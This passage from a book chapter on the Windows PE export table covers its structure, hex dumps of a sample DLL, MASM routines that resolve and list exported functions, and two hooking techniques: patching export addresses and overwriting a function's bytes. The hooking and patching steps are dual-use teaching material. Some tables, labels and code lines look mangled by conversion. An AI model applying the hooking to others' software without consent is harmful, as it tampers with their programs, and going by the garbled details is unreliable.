32 ; Code segment
33 .code
34 ;-----
35 ; Window message processing procedure
36 ;-----
37 _ProcWinMain proc uses ebx edi esi, hWnd, uMsg, wParam, lParam
38     local @stPs:PAINTSTRUCT
39     local @stRect:RECT
40     local @hDc
41
42     mov eax, uMsg
43
44     .if eax==WM_PAINT
45         invoke BeginPaint, hWnd, addr @stPs
46         mov @hDc, eax
47         invoke GetClientRect, hWnd, addr @stRect
48         invoke DrawText, @hDc, addr szText, -1, \
49             addr @stRect, \
50             DT_SINGLELINE or DT_CENTER or DT_VCENTER
51         invoke EndPaint, hWnd, addr @stPs
52     .elseif eax==WM_CLOSE ; Close window
53         invoke FadeOutClose, hWinMain
54         invoke DestroyWindow, hWinMain
55         invoke PostQuitMessage, NULL
56     .else
57         invoke DefWindowProc, hWnd, uMsg, wParam, lParam
58     ret
59     .endif
60
61     xor eax, eax
62     ret
63 _ProcWinMain endp
64
65 ;-----
66 ; Main Program
67 ;-----
68 _WinMain proc
69     local @stWndClass:WNDCLASSEX
70     local @stMsg:MSG
71
72     invoke GetModuleHandle, NULL
73     mov hInstance, eax
74     invoke RtlZeroMemory, addr @stWndClass, sizeof @stWndClass
75
76     ; Register Window Class
77     invoke LoadCursor, 0, IDC_ARROW
78     mov @stWndClass.hCursor, eax
79     push hInstance
80     pop @stWndClass.hInstance
81     mov @stWndClass.cbSize, sizeof WNDCLASSEX
82     mov @stWndClass.style, CS_HREDRAW or CS_VREDRAW
83     mov @stWndClass.lpfnWndProc, offset _ProcWinMain
84     mov @stWndClass.hbrBackground, COLOR_WINDOW + 1
85     mov @stWndClass.lpszClassName, offset szClassName
86     invoke RegisterClassEx, addr @stWndClass
87
88     ; Create and Display Window
89     invoke CreateWindowEx, WS_EX_CLIENTEDGE, \
90             offset szClassName, offset szCaptionMain, \
91             WS_OVERLAPPEDWINDOW, \
92             100, 100, 600, 400, \
93             NULL, NULL, hInstance, NULL
94     mov hWinMain, eax
95     invoke FadeInOpen, hWinMain
96     ;invoke ShowWindow, hWinMain, SW_SHOWNORMAL

```

```

97         invoke UpdateWindow, hWinMain ; Refresh client area, even sending
WM_PAINT message
98
99
100        ; Message Loop
101        .while TRUE
102            invoke GetMessage, addr @stMsg, NULL, 0, 0
103            .break .if eax==0
104            invoke TranslateMessage, addr @stMsg
105            invoke DispatchMessage, addr @stMsg
106        .endw
107        ret
108 _WinMain endp
109
110 start:
111     call _WinMain
112     invoke ExitProcess, NULL
113 end start

```

With the same method as other dynamic link libraries, the code on line 19 includes `winResult.lib`, and line 20 includes the header file `winResult.inc`. Creating a window is different from using the code that correctly displays the window shown below:

```
invoke ShowWindow, hWinMain, SW_SHOWNORMAL
```

Instead, use the code with dynamic effects (as below), which is exported from the dynamic link library `winResult.dll`:

```
invoke FadeInOpen, hWinMain
```

As you can see, calling and using public functions in this way is the same as calling and using other dynamic link libraries (using the common method to compile and link the program). Generate `FirstWindow.exe`, then run it, and you can see that the window dynamically appears. The following briefly analyzes the two different types of PE files we currently encounter:

- `FirstWindow.exe` (an executable file)
- `winResult.dll` (a dynamic link library)

Using the PEInfo tool to view the structures of the two, we can see that the contents of the two different types of PE files are quite different. For example, the load addresses of the segments, the entry addresses, and the attributes of the files are not the same. The PE format of EXE files does not have export tables, but the PE format of DLL files has these two tables.

### 5.3 EXPORT TABLE DATA STRUCTURE

In this section, we will introduce the export table of the PE file and its data structure organization. The content includes:

- Definition of the export table in the PE file
- The data structure of the export table
- Examples of export tables

#### 5.3.1 DEFINITION OF THE EXPORT TABLE

The export table is one of the types of data registered in the data directory. It describes the information located at the first directory item of the data directory. Using the PEDump tool to extract the data content of chapter5\winResult.dll, it appears as follows:

```

00000130          40 21 00 00 8F 00 00 00 .....@!.....
00000140 2C 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00 , ..<.....
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000160 00 40 00 00 B4 00 00 00 00 00 00 00 00 00 00 00 00 00 .@.....
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000190 00 00 00 00 00 00 00 00 00 20 00 00 2C 00 00 00 00 00
000001A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

The highlighted part is the export directory information. Using the above codes, you can obtain the two pieces of information related to the export table:

- Export table location RVA=0x000002140
- Export table data size=0x0000008f

The following is the section information obtained using the PEInfo tool for this file:

<i>Section Name</i>	<i>Virtual Address (RVA)</i>	<i>Virtual Size</i>	<i>Raw Data Offset (FOA)</i>	<i>Raw Data Size</i>	<i>File Offset</i>	<i>Section Characteristics</i>
.text	0000010c	00000400	00000100	00000400	00000400	60000020
.rdata	00000200	00000200	00000200	00000200	00000800	40000040
.data	00000300	00000200	00000300	00000200	00000a00	c0000040
.reloc	00000400	00000200	00000400	00000200	00000c00	42000040

Based on the conversion relationship between RVA and FOA, we can determine that the offset address of the export table data in the file is: 0x000000940.

### 5.3.2 EXPORT TABLE IMAGE\_EXPORT\_DIRECTORY

The first structure of the export data is IMAGE\_EXPORT\_DIRECTORY. The detailed definition is as follows:

```

IMAGE_EXPORT_DIRECTORY STRUCT
    Characteristics      DWORD ? ; Characteristics, not used
    TimeDateStamp        DWORD ? ; Time stamp
    MajorVersion         WORD ? ; Major version, not used
    MinorVersion         WORD ? ; Minor version, not used
    nName                DWORD ? ; RVA of the ASCII string that contains the DLL name
    nBase                DWORD ? ; The starting ordinal number for exports in this image
    NumberOfFunctions    DWORD ? ; Number of functions exported by this DLL
    NumberOfNames         DWORD ? ; Number of exported functions with names
    AddressOfFunctions   DWORD ? ; RVA of the export address table
    AddressOfNames        DWORD ? ; RVA of the export name pointer table
    AddressOfNameOrdinals DWORD ? ; RVA of the export ordinal table
IMAGE_EXPORT_DIRECTORY ENDS

```

Unlike IMAGE\_IMPORT\_DESCRIPTOR, which is used to call a dynamic link library by multiple data structures, there is only one IMAGE\_EXPORT\_DIRECTORY for the export table. The explanations for each field are as follows:

#### **64. IMAGE\_EXPORT\_DIRECTORY.nName**

+000ch, DWORD. This field contains the address of an ASCII string that ends with a null character, representing the DLL name.

#### **65. IMAGE\_EXPORT\_DIRECTORY.NumberOfFunctions**

+0014h, DWORD. This field contains the number of functions exported by this DLL.

#### **66. IMAGE\_EXPORT\_DIRECTORY.NumberOfNames**

+0018h, DWORD. In the export table, some functions have names, and some do not. This field records the number of named functions. If this value is 0, then all functions do not have names. The relationship between NumberOfNames and NumberOfFunctions is that the former is less than or equal to the latter.


#### **67. IMAGE\_EXPORT\_DIRECTORY.AddressOfFunctions**

+001ch, DWORD. This field contains the address of the export address table, which starts with the entry points of all exported functions. The size of the table is determined by IMAGE\_EXPORT\_DIRECTORY.NumberOfFunctions. Each entry in the table is an address, sorted in ascending order of ordinal numbers. In memory, we can find the address of a function through its ordinal number. The structure is as follows:

```
mov eax, [esi].AddressOfFunctions ; esi points to the export table structure
IMAGE_EXPORT_DIRECTORY function address
mov ebx, num ; Assuming ebx is the function ordinal
sub ebx, [esi].nBase
add eax, [num*4]
mov eax, [eax] ; This is to get the RVA of the function's actual address, add
the base address of the image to get the actual VA
```

#### **68. IMAGE\_EXPORT\_DIRECTORY.nBase**

+0010h, DWORD. This field indicates the starting value of the function ordinal. The first export function in the DLL does not start from 0. The function ordinal is equal to this value plus the sequence number starting from AddressOfFunctions, as shown in Figure 5-1.



As shown, the ordinal for Fun1 is  $nBase+0=200h$ , Fun2 is  $nBase+1=201h$ , and so on.

#### **69. IMAGE\_EXPORT\_DIRECTORY.AddressOfNames**

+0020h, DWORD. This value is a pointer. The location it points to is a sequence of DWORD values, each pointing to the address of an ASCII string of the name of each exported function. This sequence of DWORD values is NumberOfNames.

#### **70. IMAGE\_EXPORT\_DIRECTORY.AddressOfNameOrdinals**

+0024h, DWORD. This value is also a pointer, corresponding to AddressOfNames (note: it is a one-to-one correspondence). However, AddressOfNames points to an array of string pointers, while AddressOfNameOrdinals points to an array of indexes to the function's address in AddressOfFunctions.

Note: Indexes are words, not double words. The function ordinal and the actual address are two different concepts, and the relationship between the two is as follows:

Ordinal Value=Index+nBase\text{Ordinal Value} = \text{Index} + \\ \text{nBase}Ordinal Value=Index+nBase

The relationship between these fields is shown in Table 5-2.

As shown, the number of names in AddressOfNames starts with Function2, which means it starts visiting from Function2; its nBase is 200h, so the corresponding AddressOfNameOrdinals is 0001h, the index points to the function's final address; the ordinal value is nBase + the index value, which is 200h + 1, i.e., 201h.

**Note:** The Hint value in the "Hint/Name" structure at the end of Figure 5-1 points to the index value of AddressOfFunctions, not the function ordinal.




Figure 5-2 PE Export Table Structure

### 5.3.3 EXAMPLE ANALYSIS OF THE EXPORT TABLE

Below, we take the dynamic link library `winResult.dll` as an example to analyze the export table structure and its data organization in the PE file. Using the PEDump tool, extract the export table section data from `winResult.dll` (starting from the file address offset `0x000000940`):

```

00000940  00 00 00 00 EE 0E 51 4D 00 00 00 00 00 90 21 00 00 .....QM....!..
00000950  01 00 00 00 04 00 00 00 04 00 00 00 00 68 21 00 00 .....!.....h!..
00000960  78 21 00 00 88 21 00 00 83 11 00 00 22 10 00 00 x!...!...."...
00000970  82 12 00 00 23 13 00 00 9E 21 00 00 AB 21 00 00 ...#....!...!
00000980  B7 21 00 00 C2 21 00 00 00 00 01 00 02 00 03 00 !...!.....
00000990  77 69 6E 72 65 73 75 6C 74 2E 64 6C 6C 00 41 6E winresult.dll.An
000009A0  69 6D 61 74 65 43 6C 6F 73 65 00 41 6E 69 6D 61 imateClose.Anima
000009B0  74 65 4F 70 65 6E 00 46 61 64 65 49 6E 4F 70 65 teOpen.FadeInOpe
000009C0  6E 00 46 61 64 65 4F 75 74 43 6C 6F 73 65 00 00 n.FadeOutClose..

```

The explanation of the bytecode corresponding to the main fields is as follows:

**>>90 21 00 00**

Corresponds to the `IMAGE_EXPORT_DIRECTORY.nName` field, pointing to file offset `0x00000990`. This value is the string "`winResult.dll`", which is the initial name of the dynamic link library.

>>01 00 00 00

Corresponds to the `IMAGE_EXPORT_DIRECTORY.nBase` field, indicating the starting ordinal number as 1.

>>04 00 00 00


Corresponds to the `IMAGE_EXPORT_DIRECTORY.NumberOfFunctions` field, indicating a total of 4 exported functions.

>>04 00 00 00

Corresponds to the `IMAGE_EXPORT_DIRECTORY.NumberOfNames` field, indicating 4 exported functions are exported by name.

>>68 21 00 00

Corresponds to the `IMAGE_EXPORT_DIRECTORY.AddressOfFunctions` field. From this position, 4 addresses are taken sequentially (the number is determined by the `IMAGE_EXPORT_DIRECTORY.NumberOfFunctions` field), which correspond to the RVA of the 4 functions. The values of AddressOfFunctions are shown in Figure 5-3.



>>78 21 00 00


Corresponds to the `IMAGE_EXPORT_DIRECTORY.AddressOfNames` field. From this position, the sequential 4 addresses taken are:

```
0x0000219e -> 'AnimateClose'\0
0x000021ab -> 'AnimateOpen'\0
0x000021b7 -> 'FadeInOpen'\0
0x000021c2 -> 'FadeOutClose'\0
```

>>88 21 00 00

Corresponds to the `IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals` field. The sequential addresses taken from this position are:

The four word indices are as follows:



These indices exist in the `IMAGE_EXPORT_DIRECTORY.AddressOfFunctions` field, which points to the function address table. The ordinal numbers of these four functions are obtained by adding the index value to `nBase`, i.e., 0001, 0002, 0003, and 0004. The corresponding indices for each function are found in the dynamic link library `FirstWindow.exe`'s export table:

```
00000850 72 6E 65 6C 33 32 2E 64 6C 6C 00 00 02 00 46 61 rneI32.dll....Fa
00000860 64 65 49 6E 4F 70 65 6E 00 00 03 00 46 61 64 65 deInOpen....Fade
00000870 4F 75 74 43 6C 6F 73 65 00 00 77 69 6E 52 65 73 OutClose..winRes
00000880 75 6C 74 2E 64 6C 6C 00 00 00 00 00 00 00 00 00 ult.dll.....
```

---

## 5.4 EXPORT TABLE PROGRAMMING

This section discusses how to program with export tables, including how to retrieve the export table and the address of the exported function by ordinal, and how to enumerate export table information.

As mentioned earlier, the export table can be used to retrieve the address of the exported function. The function can be accessed by ordinal or by name. The different methods to retrieve the address of the exported function are explained as follows:

- Retrieving function address by ordinal
  - Retrieving function address by name
- 

### 5.4.1 RETRIEVING FUNCTION ADDRESS BY ORDINAL

To retrieve the function address by ordinal, the steps are as follows:

1. Locate the PE header.
2. Find the data directory table in the PE file, where the first DWORD value is the RVA of the export table.
3. Use the `nBase` field in the export table to get the ordinal base.
4. The function ordinal minus the base gives the index of the function in the `AddressOfFunctions` array.
5. Use this index to get the function's RVA from the `AddressOfFunctions` array.
6. Add the base address of the image to the RVA to get the actual VA of the function.

It is not recommended to use ordinals to retrieve function addresses, as many dynamic link libraries have mismatched ordinals and function names, leading to incorrect addresses.

---

### 5.4.2 RETRIEVING FUNCTION ADDRESS BY NAME

To retrieve the function address by name from the export table, the steps are as follows:

Steps for retrieving function address by name:

1. Locate the PE header.
2. Find the data directory table in the PE file, where the first DWORD value is the RVA of the export table.
3. Retrieve the `NumberOfNames` field from the export table, which provides the count for looping through the names.
4. Use the `AddressOfNames` field to get the array of name RVAs, and start matching with the given function name. If a match is found, record the index.
5. Use this index to look up the `AddressOfNameOrdinals` array to get the ordinal index of the function.
6. Use this index to look up the `AddressOfFunctions` array to get the function's RVA.
7. Add the RVA to the base address of the loaded dynamic link library to get the actual VA of the function.

Among them, the general code for retrieving the function address by name is listed in Example 5-3.

**Example 5-3: Function \_getApi to retrieve the function address by name**

```
1 ;-----
2 ; Function to retrieve the API function address by name
3 ; Parameters: _hModule is the base address of the loaded module, _lpApi is the name of the
function
4 ; Return: eax holds the actual address of the function
5 ;-----
6 _getApi proc _hModule, _lpApi
7     local @_ret
8     local @_dwLen
9
10    pushad
11    mov @_ret, 0
12    ; Calculate the length of the API name, including the terminating 0
13    mov edi, _lpApi
14    mov ecx, -1
15    xor al, al
16    cld
17    repnz scasb
18    mov ecx, edi
19    sub ecx, _lpApi
20    mov @_dwLen, ecx
21
22    ; Get the export table address from the data directory table in the PE file
23    mov esi, _hModule
24    add esi, [esi+3ch]
25    assume esi:ptr IMAGE_NT_HEADERS
26    mov esi, [esi].OptionalHeader.DataDirectory.VirtualAddress
27    add esi, _hModule
28    assume esi:ptr IMAGE_EXPORT_DIRECTORY
29
30    ; Get the AddressOfNames field
31    mov ebx, [esi].AddressOfNames
32    add ebx, _hModule
33    xor edx, edx
34    .repeat
35        push esi
36        mov edi, [ebx]
37        add edi, _hModule
38        mov esi, _lpApi
39        mov ecx, @_dwLen
40        repz cmpsb
41        .if ZERO?
42            pop esi
43            jmp @F
44        .endif
45        pop esi
46        add ebx, 4
47        inc edx
48        .until edx==[esi].NumberOfNames
49    jmp @_ret
50    @F:
51    ; Get the ordinal index by matching the API name, then get the address index
52    sub ebx, [esi].AddressOfNames
53    sub ebx, _hModule
54    shr ebx, 1 ; Divide by 2
55    add ebx, [esi].AddressOfNameOrdinals
56    add ebx, _hModule
57    movzx eax, word ptr [ebx]
58    shl eax, 2 ; Multiply by 4
59    add eax, [esi].AddressOfFunctions
60    add eax, _hModule
61
62    ; Get the function address
63    mov eax, [eax]
64    add eax, _hModule ; Add the base address
65    mov @_ret, eax
66
67    @_ret:
68    assume esi:nothing
69    popad
70    mov eax, @_ret
71    ret
72 _getApi endp
```

---

#### STEPS EXPLANATION:

Steps 23 to 24 correspond to Step 1, locating the PE header.

Steps 34 to 49 form a loop, where the termination condition is either finding the corresponding function address or reaching the function count indicated by the NumberOfNames field. How do you determine if the function has been found? By matching each function name in the AddressOfNames array. If the strings match, it indicates the function has been found; otherwise, the loop continues. If found, exit the loop and continue execution at step 50.

If the function name matches, indicating the function has been found, record the index from AddressOfNames, which corresponds to lines 51 to 54. Lines 55 to 61 execute Step 5: retrieve the address from the AddressOfFunctions array. Step 6 is shown in lines 63 to 64.

---

#### 5.4.3 ENUMERATING EXPORT TABLES

Enumerating export tables is exemplified in Chapter 4's PEInfo.asm program. In the function \_openFile, add:

```
; Confirm that this PE file has been loaded and is a PE format file
; Display the section name, the starting address, and the total size of the file
invoke _getMainInfo, @lpMemory, esi, @dwFileSize
; Display import table
invoke _getImportInfo, @lpMemory, esi, @dwFileSize
; Display export table
invoke _getExportInfo, @lpMemory, esi, @dwFileSize
```

Then write the function \_getExportInfo, as shown in Example 5-4.

**Example 5-4:** Function \_getExportInfo to enumerate the export functions (chapter5\peinfo.asm)

```
1 ;-----
2 ; Enumerate the export functions in the PE file
3 ;-----
4 _getExportInfo proc _lpFile, _lpPeHead, _dwSize
5     local @szBuffer[1024]:byte
6     local @szSectionName[16]:byte
7     local @lpAddressOfNames, @dwIndex, @lpAddressOfNameOrdinals
8
9     pushad
10    mov esi, _lpPeHead
11    assume esi:ptr IMAGE_NT_HEADERS
12    mov eax, [esi].OptionalHeader.DataDirectory[0].VirtualAddress
13    .if !eax
14        invoke _appendInfo, addr szErrNoExport
15        jmp _Ret
16    .endif
17    invoke _RVAToOffset, _lpFile, eax
18    add eax, _lpFile
19    mov edi, eax ; Calculate the absolute offset of the export table
20    assume edi:ptr IMAGE_EXPORT_DIRECTORY
21    invoke _RVAToOffset, _lpFile, [edi].nName
22    add eax, _lpFile
23    mov ecx, eax
24    invoke _getRVASectionName, _lpFile, [edi].nName
```

```

25 invoke wsprintf, addr @szBuffer, addr szMsgExport, \
26   eax, ecx, [edi].nBase, [edi].NumberOfFunctions, \
27   [edi].NumberOfNames, [edi].AddressOfFunctions, \
28   [edi].AddressOfNames, [edi].AddressOfNameOrdinals
29 invoke _appendInfo, addr @szBuffer
30
31 invoke _RVAToOffset, _lpFile, [edi].AddressOfNames
32 add eax, _lpFile
33 mov @lpAddressOfNames, eax
34 invoke _RVAToOffset, _lpFile, [edi].AddressOfNameOrdinals
35 add eax, _lpFile
36 mov @lpAddressOfNameOrdinals, eax
37 invoke _RVAToOffset, _lpFile, [edi].AddressOfFunctions
38 add eax, _lpFile
39 mov esi, eax ; Start address of function address table
40
41 mov ecx, [edi].NumberOfFunctions
42 mov @dwIndex, 0
43 @B:
44 pushad
45 mov eax, @dwIndex
46 push edi
47 mov ecx, [edi].NumberOfNames
48 cld
49 mov edi, @lpAddressOfNameOrdinals
50 repnz scasw
51 .if ZERO? ; Name matched
52   sub edi, @lpAddressOfNameOrdinals
53   sub edi, 2
54   shl edi, 1
55   add edi, @lpAddressOfNames
56   invoke _RVAToOffset, _lpFile, dword ptr [edi]
57   add eax, _lpFile
58 .else
59   mov eax, offset szExportByOrd
60 .endif
61 pop edi
62 ; Display function index
63 mov ecx, @dwIndex
64 add ecx, [edi].nBase
65 invoke wsprintf, addr @szBuffer, addr szMsg4, \
66   ecx, dword ptr [esi], eax
67 invoke _appendInfo, addr @szBuffer
68 popad
69 add esi, 4
70 inc @dwIndex
71 loop @B
72 Ret:
73 assume esi:nothing
74 assume edi:nothing
75 popad
76 ret
77 getExportInfo endp

```

Lines 12 to 16 search the data directory table for the first item

([esi].OptionalHeader.DataDirectory[0]), obtaining the export table's VirtualAddress. If the value is 0, it indicates the PE file has no export table, so display a no-export-table message and exit. Otherwise, continue.

Lines 17 to 30 convert the RVA value of the export table to an FOA value, then display the section name where the export table resides and show the detailed values of the `IMAGE_EXPORT_DIRECTORY` structure.

Lines 43 to 71 are a loop, which completes the functionality of displaying all the exported functions and related information in the PE file. This information includes the function's ordinal, the function's virtual address, and the function's name. The variable `@dwIndex` increments with each loop iteration, while also converting the function's ordinal index. By searching the `AddressOfNameOrdinals` array, it determines whether the ordinal found matches the one based on the index. If found, lines 52 to 57 execute; if not, line 59's code executes.

The following is the analysis of the export table and related information in the `chapter5\winResult.dll` file using the PEInfo tool:

```
-----  
Section where the export table resides: .rdata  
-----  
Original file name: winresult.dll  
nBase 00000001  
NumberOfFunctions 00000004  
NumberOfNames 00000004  
AddressOfFunctions 00002168  
AddressOfNames 00002178  
AddressOfNameOrd 00002188  
-----  
Export Ordinal Virtual Address Exported Function Name  
00000001 00001183 AnimateClose  
00000002 00001022 AnimateOpen  
00000003 00001282 FadeInOpen  
00000004 00001323 FadeOutClose
```

The display information is divided into three parts: the section where the export table resides, the export table structure of `IMAGE_EXPORT_DIRECTORY` showing the main field values, and the related information of the exported functions (including export sequence numbers, virtual addresses, and function names). The structure analysis of the export table concludes here. Next, let's look at common applications of the export table.

---

## 5.5 APPLICATIONS OF EXPORT TABLES

Common applications of export tables include function hooking and exporting private functions inside dynamic link libraries. By understanding the structure of the export table, we can modify the code to achieve these functionalities, supplementing applications with practical capabilities. By analyzing the internal addresses and functions of dynamic link libraries, we can better utilize existing code, reducing redevelopment efforts.

---

### 5.5.1 FUNCTION HOOKING VIA EXPORT TABLES

A common technique in export table programming is function hooking, which doesn't require changing the user program but enables redirection of the function calls in the dynamic link library. This technique is often used in antivirus software to intercept user program function calls and redirect them. As antivirus software does not modify the user program, it protects the user program from being modified by viruses. This section introduces two common techniques for function hooking via export tables:

- Modify the address in the export table
- Modify the function address to point to new code

## 1. Modify the Address in the Export Table

Using `winResult.dll` as an example, use FlexHex to change the addresses in the `AddressOfFunctions` array at indices 1 and 2 (corresponding to `AnimateOpen` and `FadeInOpen`). Change the following byte sequences:

```
00000960  78 21 00 00 88 21 00 00 83 11 00 00 82 12 00 00 x!...!.....
00000970  22 10 00 00 23 13 00 00 9E 21 00 00 AB 21 00 00 "...#...!..!.
00000980  B7 21 00 00 C2 21 00 00 00 01 00 02 00 03 00 !...!.....
```

The new byte sequence reflects the change, where the addresses of the functions have been updated.

As shown above, there is no need to modify the application `FirstWindow.exe`. Simply change the RVA addresses of the function calls to `0x00001282` and `0x00001022` to achieve function hooking. Direct testing shows that the dynamic effects of the window have changed.

It is important to ensure that the number of parameters passed to the hooked function matches the expected number to prevent calling sequence imbalances, which can cause the application to crash. Additionally, the user must understand the function's purpose to convert the address correctly, ensuring the application's functionality operates normally.

**Note:** This example uses the PE file in the directory `chapter5\b\winResult.dll`. Modify the addresses in the `AddressOfFunctions` table accordingly. This operation is not recommended for general use.

## 2. Function Hooking by Address Modification

Another common technique is to overwrite the address pointed to by `AddressOfFunctions` with new code. This technique typically has two methods:

- Overwrite completely: Replace all original code with new code. The new code may provide all the functionality or only part of the functionality.
- Partial overwrite: Insert a jump instruction to the original code, ensuring the original code can still run. This method involves adding a hook while preserving the original code's functionality.

By opening the `winResult.dll` file and looking at the byte sequence for `FadeInOpen` (starting at file offset `0x0682`), modify the instructions to the following sequence:

```
00000680      55 8B EC 6A 00 6A 00 68 28 30 00 10 6A 00 ..Uj.j.h(0..j.
00000690  E8 08 00 00 00 90 90 90 C9 C2 04 00 FF 25 A3 ..... %
000006A0  12 00 10 EA 07 D5 77 .....w
```

For easier reading, the above instructions have been highlighted. The first part preserves the original stack base address, while the second part is the return instruction to maintain stack balance. All bytes correspond to the reverse assembly instructions:

10001282 > 55

PUSH EBP

```

10001283 8BEC      MOV EBP, ESP
10001285 6A 00     PUSH 0
10001287 6A 00     PUSH 0
10001289 68 28300010    PUSH winResul.10003028 ; ASCII "user32.dll"
1000128E 6A 00     PUSH 0
10001290 E8 08000000    CALL winResul.1000129D
; JMP user32.MessageBoxA
10001295 90        NOP
10001296 90        NOP
10001297 90        NOP
10001298 90        NOP
10001299 C9        LEAVE
1000129A C2 0400    RETN 4
1000129D > FF25 A3120010    JMP DWORD PTR DS:[100012A3] ;user32.MessageBoxA
100012A3 EA 0757:7000 006>JMP FAR 6800:007D57

```

Since the function `FadeInOpen` is completely hooked, running `FirstWindow` will pop up a message box displaying "user32.dll". The string "user32.dll" is borrowed from `winResult.asm`'s data segment for the dynamic link library function name `SetLayeredWindowAttributes`.

From the assembly, you can see that the function call to `user32.MessageBoxA` is executed. The virtual address was directly written into the code by manually filling in the opcode, not by modifying the export table. The assembly code filled in the highlighted instructions in the original code space (in a real-world scenario, OD debugging tools can distinguish the opcode sequences). Using the function hooking technique does not need to modify the export table. Since `FirstWindow` refers to the dynamic link library function using an ordinal, there is no problem with modifying the address.

### 5.5.2 EXPORTING PRIVATE FUNCTIONS

In some cases, private functions in DLLs can still be useful. Whether for security reasons or other considerations, developers might want to set certain important functions as private and not export them through the export table. Such functions need to be added manually during development and testing.

In this chapter's example program, `winResult.dll` exports four public functions, with `TopXY` defined as a private function that is not exported. If you use the PEInfo tool to analyze the file, you won't see this function. Below we will describe the steps needed to add this private function to the export table.

First, add the export table's new entry into a reserved space. Here, we select the file offset `0x0a50` as the place. Below is the corresponding bytecode after adding the private function to the export table:

00000940	00 00 00 00 EE 0E 51 4D 00 00 00 00 00 90 21 00 00	.....QM....!..
00000950	01 00 00 00 04 00 00 00 04 00 00 00 68 21 00 00	.....!...h!..
00000960	78 21 00 00 88 21 00 00 83 11 00 00 22 10 00 00	x!...!...."....
00000970	82 12 00 00 23 13 00 00 9E 21 00 00 AB 21 00 00	...#....!..!..
00000980	B7 21 00 00 C2 21 00 00 00 00 01 00 02 00 03 00	!...!.....
00000990	77 69 6E 72 65 73 75 6C 74 2E 64 6C 6C 00 41 6E	winresult.dll.An
000009A0	69 6D 61 74 65 43 6C 6F 73 65 00 41 6E 69 6D 61	imateClose.Anima
000009B0	74 65 4F 70 65 6E 00 46 61 64 65 49 6E 4F 70 65	teOpen.FadeInOpe
000009C0	6E 00 46 61 64 65 4F 75 74 43 6C 6F 73 65 00 00	n.FadeOutClose..
000009D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000009E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
